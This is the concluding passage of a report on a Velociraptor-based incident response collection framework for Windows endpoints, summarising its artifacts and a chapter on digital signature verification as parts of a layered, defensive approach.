This report has presented a comprehensive DFIR collection framework built on Velociraptor, covering over 50 artifacts across Windows workstation and server environments. Each artifact was documented with its investigative purpose, collection procedure, key output fields, and cheat sheet on identifying suspicious findings. Together they form a repeatable, structured methodology for responding to security incidents on Windows endpoints.

The addition of the Digital Signature Verification section in Chapter 4 reflects a fundamental truth in modern DFIR: artifact collection alone is not sufficient. An analyst must validate the authenticity of every binary of interest. Velociraptor surfaces the “what” which processes are running, which files exist, which registry keys are set while signature verification answers the “is this legitimate?” question. Combining these two capabilities creates a layered investigative posture that is significantly harder for attackers to evade than either technique alone.

Effective incident response is a discipline of layered verification. No single artifact, tool, or technique is definitive in isolation.

The artifacts, verification methods, and analytical frameworks documented here provide a strong foundation, but they are a starting point. Continuous learning, threat intelligence integration, and regular lab practice remain the defining characteristics of an effective DFIR practitioner.